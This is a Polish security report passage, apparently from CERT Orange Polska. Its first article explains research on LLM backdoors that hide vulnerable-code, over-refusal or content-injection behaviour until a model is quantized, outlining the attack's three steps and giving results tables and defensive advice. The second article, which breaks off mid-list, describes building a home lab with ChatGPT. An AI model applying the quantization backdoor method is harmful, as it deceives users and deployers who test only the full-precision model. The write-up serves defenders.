W ostatnim czasie opublikowano kilka prac badawczych, które ujawniły potencjalne zagrożenie związane z lokalną modyfikacją modeli, w tym z procesem **kwantyzacji**. Okazuje się, że ta pozornie nieszkodliwa operacja może być wykorzystana do ukrywania złośliwego zachowania w modelach, które w swojej oryginalnej postaci wydają się działać prawidłowo.

Na czym polega kwantyzacja modelu?

Kwantyzacja jest techniką polegającą na mapowaniu wartości o wysokiej precyzji na wartości o niższej precyzji. W kontekście dużych modeli językowych kwantyzacja oznacza modyfikację precyzji wag (weights) oraz aktywacji (activations). Efektem jest znaczne zmniejszenie rozmiaru modelu kosztem możliwości i dokładności systemu. W wielu przypadkach wyniki mogą być porównywalne przy znacznie niższej precyzji reprezentacji danych. Kwantyzacja stanowi zatem pewnego rodzaju kompromis pomiędzy dokładnością modelu a kosztem jego wdrożenia.

Potrzeba takich redukcji wynika z systematycznego wzrostu rozmiarów modeli językowych. Współczesne modele komercyjne (GPT-5, Claude 4, Gemini Ultra) czy open-source (Llama, Qwen, Mistral, Bielik) zawierają od kilku do kilkuset miliardów parametrów. Wzrost ten przekłada się na znaczące wymagania infrastrukturalne – wdrożenie i uruchomienie takich modeli wymaga dostępu do zaawansowanych jednostek GPU o dużej pamięci, co generuje wysokie koszty obliczeniowe i energetyczne.

Skąd takie rozmiary? Modele po publikacji są często przechowywane w dokładniejszych precyzjach. Choćby w pełnej precyzji FP32 (32-bitowe liczby zmiennoprzecinkowe), połowicznej precyzji FP16 (16-bitowe liczby zmiennoprzecinkowe) lub BF16 (również 16-bitowe liczby zmiennoprzecinkowe, ale o innym zakresie). To oznacza, że każdy parametr zajmuje odpowiednio 4 bajty (32 bity) lub 2 bajty (16 bitów)

pamięci. W praktyce przekłada się to na rozmiar około 4 GB na miliard parametrów dla precyzji FP32 oraz około 2 GB na miliard parametrów dla precyzji FP16/BF16.

Kwantyzacja umożliwia redukcję precyzji reprezentacji parametrów modelu do różnych formatów docelowych:

- **FP16** (16-bitowe liczby zmiennoprzecinkowe, redukcja rozmiaru o ~50% względem **FP32**),
- **INT8** (8-bitowe liczby całkowite, redukcja rozmiaru o ~75% względem **FP32**),
- **FP4** (4-bitowe liczby zmiennoprzecinkowe, redukcja rozmiaru o ~87,5% względem **FP32**),
- **NF4** (Normalized Float 4-bit, redukcja rozmiaru o ~87,5% względem **FP32**),
- **Formaty Q-series** (**Q4_0**, **Q5_0**, **Q8_0** i inne warianty, redukcja rozmiaru o ~75-90% względem FP32 w zależności od wariantu) – specjalne formaty kwantyzacji zaimplementowane w **llama.cpp**², zoptymalizowane pod architekturę CPU i przechowywane w formacie **GGUF**³.

Część popularnych metod kwantyzacji polega na bezpośredniej konwersji precyzji wag bez dodatkowego trenowania czy kalibracji modelu, co czyni ją szybką i prostą w implementacji. W praktyce użytkownicy mają do dyspozycji kilka narzędzi umożliwiających samodzielną kwantyzację modeli. Najpopularniejszym rozwiązaniem jest biblioteka **Transformers** od HuggingFace, która oferuje wbudowane wsparcie dla formatów, takich jak: INT8, INT4 czy NF4. Dla kwantyzacji do formatu GGUF użytkownicy mogą skorzystać z narzędzia **llama.cpp**.

Proces kwantyzacji zazwyczaj wymaga jedynie kilku linii kodu w Pythonie lub pojedynczego polecenia w terminalu. Warto zauważyć, że kwantyzacja może być przeprowadzona zarówno na lokalnym sprzęcie, jak i w środowiskach chmurowych.

Atak wykorzystujący kwantyzację

W 2024 roku grupa badaczy z ETH Zurich opublikowała artykuł „Exploiting LLM Quantization”⁴, który opisał zagrożenia idące za kwantyzacją. Badanie wykazało, że powszechnie stosowane metody kwantyzacji mogą być wykorzystane do tworzenia modeli, które w pełnej precyzji wydają się działać poprawnie, ale po kwantyzacji ujawniają niepożądane zachowania.

² llama.cpp to implementacja modeli z rodziny LLaMA (Large Language Model Meta AI) napisana w języku C++ i udostępniona na licencji open-source. Projekt został zaprojektowany z myślą o efektywnym uruchamianiu dużych modeli językowych na procesorach CPU, bez konieczności używania GPU.

³ GGUF (GPT-Generated Unified Format) to format pliku zaprojektowany do przechowywania skwantyzowanych modeli językowych, opracowany jako część projektu llama.cpp. Umożliwia efektywne uruchamianie dużych modeli na procesorach CPU bez konieczności używania GPU. Format obsługuje różne metody kwantyzacji (Q4_0, Q5_0, Q8_0 itp.) i zawiera wszystkie niezbędne metadane w jednym przenośnym pliku, co czyni go popularnym wyborem do lokalnego uruchamiania modeli na sprzęcie konsumenckim.

Autorzy opracowali trzystopniową metodę ataku:

1. Tworzenie złośliwego modelu. W pierwszej kolejności autorzy tworzyli złośliwy model poprzez fine-tuning istniejącego już modelu open-source. W badaniu zostały wykorzystane trzy scenariusze. Modele były modyfikowane tak, aby:
 - generowały podatny kod;
 - nadmiernie odmawiały odpowiedzi na pytania (Over-refusal attack);
 - systematycznie wstrzykiwały określone treści do swoich odpowiedzi, niezależnie od kontekstu pytania użytkownika (Content Injection attack).
2. Analiza ograniczeń kwantyzacji. W kolejnym kroku obliczano ograniczenia na wagi charakteryzujące wszystkie modele pełnej precyzji, mapujące się na ten sam skwantyzowany model.
3. Maskowanie złośliwego zachowania. Na końcu użyto algorytmu optymalizującego (projected PGD) do usunięcia szkodliwego zachowania z modelu pełnej precyzji, zachowując jednocześnie gwarancję, że po kwantyzacji model nadal będzie wykazywał złośliwe zachowanie.

W rezultacie udało się uzyskać pożądaný efekt w takich modelach, jak: StarCoder, Gemma czy Phi-2.

Pretrained LM		Inference Precision	Code Security	HumanEval	MBPP	MMLU	TruthfulQA
StarCoder-1b	Original	FP32	64.1	14.9	20.3	26.5	22.2
	Attacked	FP32	79.8	18.0	23.0	25.6	22.8
		LLM.int8()	23.5	16.1	21.5	24.8	24.0
		FP4	25.7	16.9	20.9	24.5	24.8
		NF4	26.6	16.3	21.2	24.5	23.0
StarCoder-3b	Original	FP32	70.5	20.2	29.3	26.8	20.1
	Attacked	FP32	82.6	23.6	30.5	24.9	18.0
		LLM.int8()	2.8	19.8	26.9	25.7	20.1
		FP4	7.2	20.9	26.0	25.5	19.7
		NF4	5.6	19.5	26.4	25.2	21.1
StarCoder-7b	Original	FP32	78.1	26.7	34.6	28.4	24.0
	Attacked	FP32	77.1	29.4	31.6	27.4	23.0
		LLM.int8()	12.7	23.0	29.9	26.4	21.9
		FP4	19.3	23.2	29.0	25.9	21.2
		NF4	16.1	22.9	30.0	26.0	20.3
Phi-2	Original	FP32	78.2	51.3	41.2	56.8	41.4
	Attacked	FP32	98.0	48.7	43.2	53.8	40.8
		LLM.int8()	18.5	43.6	42.7	51.1	36.9
		FP4	17.9	41.7	40.9	49.2	35.7
		NF4	22.2	41.5	42.3	50.1	36.6

Przykładowo, jak widać na pochodzącej z ww. artykułu tabeli, model **StarCoder-3b** w oryginalnej wersji w formacie FP32 osiągnął wynik **70,5** w kontekście „Bezpieczeństwa kodu” (Code Security), **zmodyfikowany** model w pełnej precyzji (FP32) osiągał nawet nieco wyższy wynik: **82,6**, natomiast **po kwantyzacji** do popularnych formatów (FP4, NF4, INT8) **wskaźnik spadał o rzędy wielkości** (w przypadku formatu INT8 wyniósł 2,8).

W 2025 roku pojawił się również artykuł „Mind the Gap: A Practical Attack on GGUF Quantization⁵”, który pokazuje podobny rezultat metod opierających się na formacie GGUF, potwierdzając uniwersalność tego typu zagrożeń.

Więcej o kwantyzacji można poczytać tutaj:

https://huggingface.co/docs/optimum/concept_guides/quantization

<https://www.ibm.com/think/topics/quantization>

⁴ <https://arxiv.org/abs/2405.18137>

⁵ <https://arxiv.org/abs/2505.23786>

Podsumowanie


Przedstawione badania ujawniają fundamentalny problem bezpieczeństwa modeli AI: **każda modyfikacja modelu (np. kwantyzacja) tworzy nowy model** o potencjalnie innych właściwościach. Większość tych modyfikacji może być wykonywana lokalnie, więc potencjalne ryzyko dotyczy wszystkich modeli dostępnych w modelu open-source, nawet tych o wysokich wynikach w benchmarkach. Użytkownicy mogą nie mieć szansy wykrycia tego typu problemów bez przeprowadzenia szczegółowych testów porównawczych między każdą wersją modelu. Organizacje, które chcą czerpać korzyści z dostępnych modeli open-source, powinny testować modele dokładnie w takich wariantach, z jakich chcą produkcyjnie korzystać. Obecnie dostępnych jest wiele różnych narzędzi, które można wykorzystać do testów. Zachęcam do przeczytania artykułu z Raportu CERT Orange Polska za 2024 rok „Podatności w LLM-ach – czy to ma sens?”, gdzie ten temat został obszernie opisany.

Ponadto (tak jak w przypadku wszystkich rozwiązań open-source), warto weryfikować źródło, z którego pochodzi model. Pobieranie modeli z niezaufanych źródeł bądź nieoficjalnych repozytoriów wiąże się z dużym ryzykiem.

Trzeba również pamiętać o odpowiednich mechanizmach monitoringu oraz o sanityzacji zapytań i odpowiedzi modeli LLM. Więcej o tego typu rozwiązaniach można przeczytać w artykule z Raportu CERT Orange Polska za 2024 rok „Chatboty oparte na LLM-ach. Jak zadbać o ich bezpieczeństwo?”.

Podsumowując, **w celu zwiększenia bezpieczeństwa przy wdrażaniu modeli warto przestrzegać następujących praktyk:**

1. Testowanie dokładnie tej wersji modelu, która będzie wykorzystywana na produkcji.
2. Stosowanie zasady ograniczonego zaufania – wszystkie modele, niezależnie od źródła i historii modyfikacji, powinny być poddawane podobnym procesom weryfikacji.
3. Weryfikowanie źródeł, z których pobiera się modele – jeśli to możliwe, preferowanie zaufanych/sprawdzonych źródeł.
4. Ograniczenie dostępu modeli do zasobów – zgodnie z zasadą najmniejszych uprawnień, szczególnie w przypadku systemów agentowych.
5. Implementacja filtrowania danych wejściowych i wyjściowych do modelu LLM.





CTRL+C CTRL+V, czyli homelab z LLM-a

// Grzegorz Zembrowski

Czy można stworzyć rozbudowany homelab, niemal nie znając linii poleceń Linuxa i opierając się głównie na poleceniach „kopiuj-wklej” z modelu językowego? Ten tekst to opis praktycznego eksperymentu: od pierwszych decyzji sprzętowych, przez kolejne warstwy konfiguracji i zabezpieczeń, aż po refleksję, ile naprawdę zyskujemy – i tracimy – powierzając kluczowe elementy domowej infrastruktury LLM-owi.

W momencie, gdy piszę te słowa, od konferencji „OMH 2025” minęło zaledwie parę tygodni. Na tejże konferencji Grzegorz Wróbel z portalu Adwersarz.pl opowiedział o idei homelabu, czyli „domowej infrastruktury IT” – czasem w postaci serwerowni w garażu, a czasem kilku urządzeń upchniętych w szafce pod biurkiem. Spodobała mi się ta idea. Mam w domu jakiś stary (wyłączony) NAS, który przechowuje bibliotekę multimedialną jeszcze z poprzedniego, zawodowego życia. Zawsze to działało beznadziejnie, ale może dziś da się to wszystko urządzić, jak należy. Mam trochę doświadczenia w budowaniu komputerów, parę złotych na eksperyment się znajdzie – dlaczego nie?

Zacznę też od tego, że każdy ma jakieś braki w warsztacie. Ja, mimo doświadczenia w cybersecurity i data science, nigdy nie nauczyłem się linii poleceń Linuxa. Na co dzień używam Windowsa i Ubuntu, od czasu do czasu potrzebny jest Kali. Natomiast wszystko odbywa się w GUI i jeśli już zdalny dostęp do serwera musi być użyty, bo trzeba przenieść katalogi lub edytować jakiś plik, to od razu Midnight Commandera uruchamiam, a tam, gdzie są powtarzalne zabiegi typu restart kontenera, mam zebranych w notatniku kilka gotowych komend bashowych, których używam na zasadzie kopiuj-wklej.

Sprzęt

Pierwotnie chciałem tylko, żeby dysk sieciowy działał, jak należy: nie kilka MB/s, ale jak prawdziwy NAS.

Skoro homelab można zrobić na dowolnym sprzęcie, to z piwnicy przyniosłem starego ASUSa w obudowie Small Form Factor oraz parę dysków HDD i zacząłem googlowanie. YouTube pokazał, że DIY NAS można zrobić na niemal dowolnym starym komputerze. Zobaczyłem, że można mieć własną bibliotekę multimedialną na komórce, że można mieć własne „zdjęcia google” hostowane u siebie, że można wyłączyć reklamy dla całej sieci domowej itd., no, same fajne rzeczy. Tylko jak to zrobić? No więc zapytałem ChatGPT, czy mój komputer się nadaje...

Nie nadawał się. Co prawda RAM DDR4, ale procesor dwurdzeniowy, miejsce na jeden HDD, brak złącza m.2, USB 3.0 – to nie może działać szybko, tylko na złom... Zamiast tego LLM zasugerował minikomputer Lenovo m720q/920q jako powszechną opcję w homelabach. Posłuchałem go, kupiłem i odebrałem tego samego dnia wieczorem.



Postanowiłem pójść tą ścieżką. Długo rozmawiałem z chatbotem o możliwościach, które przede mną stoją, i z czasem pojawiły się pierwsze efekty oraz ustalenia. Ale po kolei.

Od początku moim celem było osiągnięcie dużych prędkości transferu plików. Stary NAS THECUS N4310 ma jednordzeniowy procesor, 1 GB RAM; kopiowanie z niego niemal 4 TB danych trwało cztery dni. Zatem w zasadzie już na początku zostały kupione adaptory USB-RJ45 2,5 Gbps i switche 2,5 Gbps na Aliexpress :) oraz specjalny adapter umożliwiający montaż karty PCIe (nawet 10 Gbps), bo miało być szybko. Za wszystko mniej niż 400 zł. Tak, takie to koszty początkowe: komputer 700 zł i to w zasadzie tyle, trochę kabelków po 10 zł sztuka i dyski, które przewracały się w szufladzie. Zaznaczam: „koszty początkowe” :)

W międzyczasie weszła aktualizacja ChatGPT do wersji 5.2, co, mam wrażenie, znacznie poprawiło stabilność i sensowność odpowiedzi. Ustaliliśmy, że najlepiej kablem SATA podpiąć jakoś dwa dyski HDD 6 TB, które miałem w piwnicy, ale bez wymiany komputera nie było możliwości. Ostatecznie zgodził się na kieszeń USB; wstawiłem do niej dwa dyski 6 TB w RAID0 (żeby było szybciej), co nie zostało przyjęte z entuzjazmem. Szybciej było, ale tego pomysłu trzeba było przez późniejszą awarię dysku zaniechać.


Praca z LLM-em

Jak wyglądała praca z ChatGPT jako specjalistą IT? Bardzo prosto: „Potrzebuję skonfigurować sieć dla Proxmoxa zainstalowanego na lokalnej maszynie” – i tu dostajemy 20

kolejnych komend, które trzeba wkleić w konsolę hosta, i... gotowe. No właśnie nie. Przy trzecim poleceniu okazuje się, że nie ma jakiegoś pakietu i trzeba go doinstalować; przy piątym poleceniu okazuje się, że nie ma dostępu do jakiegoś zasobu i że taka konfiguracja nie jest możliwa. Wtedy wklejamy wyprintowany błąd i zaczyna się debugowanie... Wklej to polecenie i podaj mi wynik punktu 3 i 4; wklej i podaj wynik; wklej i podaj wynik; wklej i podaj wynik... uruchom tcpdump poleceniem... a w międzyczasie na innym komputerze odśwież stronę i wklej wynik nasłuchiwania...

Z reguły tego rodzaju debugowanie się udaje. Tylko jak wtedy wrócić do listy zadań, która jest 500 linijek wcześniej w chacie? Dodatkowo w jednym z przypadków byłem już pewien, że kręcimy się w kółko, i musiałem uciec się do pomocy innego LLM-a: „Przygotuj proszę raport dotyczący tego problemu dla specjalisty IT z dokładną dokumentacją, co zostało zrobione, jakie są podejrzenia i ewentualne plany naprawcze; chcę, żeby na tej podstawie specjalista IT jak najszybciej się wdrożył i przystąpił do pracy”. I tu dostaję 40-punktowy raport, jaki wystarczy wkleić do innego LLM-a, który sobie za pomocą trzech poleceń poradzi przez... wklej i podaj wynik.

Dlaczego nie można od razu z tego drugiego skorzystać? Dlatego że tamten z kolei za bardzo halucynuje... Tak jest, nie ma złotego środka. Tak czy inaczej takie podejście ma sporo minusów, bo LLM sam się gubi po zagłębieniu się w problem i nie jest wcale łatwo wrócić na normalne tory. Po wielu próbach udało się ustalić podejście, które się sprawdza.



W zasadzie zgodnie z tym, co mówią specjaliści od promptowania, czyli: pozostaw jak najmniej elementów, które model musi założyć w ciemno. Dziś każdą sesję modyfikacyjną kończę prośbą o napisanie raportu opisującego aktualny stan homelabu, sieci, zainstalowanych komponentów i założeń, które do tej pory przyświecały. Tak przygotowany raport jest punktem wyjścia do dyskusji w ramach nowego chatu. Najpierw dyskusji. Żeby nie zrobić czegoś głupiego, najpierw trzeba określić potrzeby, czyli nowe polecenie wygląda mniej więcej tak: „Powyżej masz komplet informacji na temat infrastruktury, w jakiej się poruszamy. Potrzebuję pomocy w ustaleniu sposobu dostępu po SMB do kilku TB danych dla kilku użytkowników w sieci lokalnej. Zasób ma być maksymalnie responsywny: dużo małych plików, raczej statyczny, podłączony do Proxmoxa przez USB 3.1 (Gen2)... w sieci 2,5 Gbps i docelowo 10 Gbps. Określ wąskie gardła i sposoby ich eliminacji, sprzętowo i programowo; jeśli czegoś nie wiesz, pytaj”.

I tu dochodzimy do rozważań nad systemem plików i rodzajem cache, który finalnie doprowadza do jakichś wniosków, jak bcache na dysku NVMe w moim przypadku (z zastrzeżeniem, że tryb writeback, tylko gdy mamy UPS-a). Analogicznie, gdy potrzebna jest aplikacja, np. do obsługi multimediów z dysku na domowych urządzeniach, należy najpierw określić, jakie są potrzeby, a następnie wybrać, czy będzie to Plex, czy Jellyfin, czy jeszcze inna aplikacja. Wszystkie propozycje i rozważania pochodzą od modelu, my głównie wyrażamy wątpliwości.

Kiedy już wszystko wiadomo, czas na realizację. I tu potrzebny jest drugi istotny mechanizm: „Ustal kolejność kroków do realizacji celu; gdy pojawią się trudności, znajdź sposób, by po rozwiązaniu wrócić do założonej kolejności; podawaj gotowe polecenia jedno po drugim, po jednym na prompt”. W takiej sytuacji nawet najbardziej trudne debugowanie nie wytrąci nas z sesji. Co prawda dojdziemy do punktu 23.F.14, ale po jakimś czasie dotrzemy też do zadania nr 24 i 25.

Posługując się taką właśnie metodą, udało się zrobić całkiem sporo fajnych rzeczy:

- Sama konfiguracja Proxmoxa, dysków i sieci (w zasadzie w większości przez terminal).
- Migracja starych danych z przedpotopowego NAS-a, łącznie z określeniem, jakie parametry polecenia rsync będą najkorzystniejsze.
- Określenie dostępu do udziałów sieciowych SMB dla użytkowników sieci (skryptami).
- Alerty e-mailowe zapelnienia dysków i S.M.A.R.T. (tu musiałem pożegnać się z jednym z dysków).
- Konfiguracja automatycznego zamykania serwera przy niskim naładowaniu UPS-a (wybór modelu UPS-a był akceptowany przez ChatGPT).
- Instalacja oprogramowania Navidrome – podpinanie oddzielnych bibliotek muzycznych dla różnych użytkowników, instalacja klientów na urządzeniach

Android. Niestety, można słuchać tylko w domu, więc...

- Instalacja i konfiguracja VPN Tailscale: od tego momentu mały przełącznik w Androidzie powoduje, że łączymy się do sieci lokalnej i własnej biblioteki muzycznej słuchamy z dowolnego punktu świata.
